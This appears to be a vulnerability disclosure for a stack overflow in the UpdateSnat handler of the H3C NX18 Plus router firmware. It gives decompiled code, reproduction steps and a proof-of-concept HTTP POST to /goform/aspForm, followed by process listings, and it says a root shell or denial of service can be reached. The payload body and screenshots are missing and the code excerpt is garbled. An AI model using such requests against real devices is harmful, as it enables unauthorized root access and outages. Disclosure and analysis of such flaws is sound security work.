

stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address: https://www.h3c.com/cn/d_202103/1389284_30005_0.htm

Product Information

H3C NX18 Plus NX18PV100R003 router, the latest version of simulation overview:



Vulnerability details

The H3C NX18 Plus NX18PV100R003 router was found to have a stack overflow vulnerability in the UpdateSnat function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 int fastcall sub 4193F8(int a1)
  2 {
  3
     const char *v2; // $s0
  4 const char *v3; // $s0
     const char *v4; // $s0
     const char *v5; // $s0
     const char *v6; // $s0
    const char *v7; // $s0
  8
  9
     const char *v8; // $s0
 10 size_t v9; // $v0
 11 char v11[512]; // [sp+18h] [-248h] BYREF
 12
     char v12[64]; // [sp+218h] [-48h] BYREF
 13
     int v13; // [sp+258h] [-8h] BYREF
 14
     int v14; // [sp+25Ch] [-4h] BYREF
 15
      strcpy(v11, "param");
16
    v2 = (const char *)websgetvar(a1, v11,
17
18
        (int)strlen(v2) >= 512 )
        return -2;
9 19
     sscanf(v2, "%s", v12);
20
      CFG_Set(0, 1124339712, v12);
21
22
      v3 = &v2[strlen(v12) + 1];
```

In the UpdateSnat function, the param we entered is formatted using the sscanf function and in the form of %s. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of v12, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

POST /goform/aspForm HTTP/1.1

Host: 192.168.124.1:80

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101

Firefox/102.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2

Accept-Encoding: gzip, deflate

Referer: https://121.226.152.63:8443/router_password_mobile.asp

Content-Type: application/x-www-form-urlencoded

Content-Length: 536

Origin: https://192.168.124.1:80

DNT: 1

Connection: close

Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true


Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

```
8622 *root SW [kworker/u8:1]
8690 *root SW [kworker/2:0]
8847 *root SW [kworker/3:1]
8920 *root SW [kworker/1:0]
8927 *root SW [kworker/2:1]
9112 *root 760 S -mwcli
9125 *root 1572 S /bin/sh
9128 *root SW [kworker/0:0]
9153 *root SW [kworker/0:0]
9251 *root SW [kworker/2:2]
9492 *root S228 S /bin/webs &
9572 *root S228 S /bin/webs &
9581 *root 764 R ps
26984 *root 1040 S telnetd

/ #
```


The picture above shows the process information before we send poc.



In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

Finally, you also can write exp to get a stable root shell without authorization.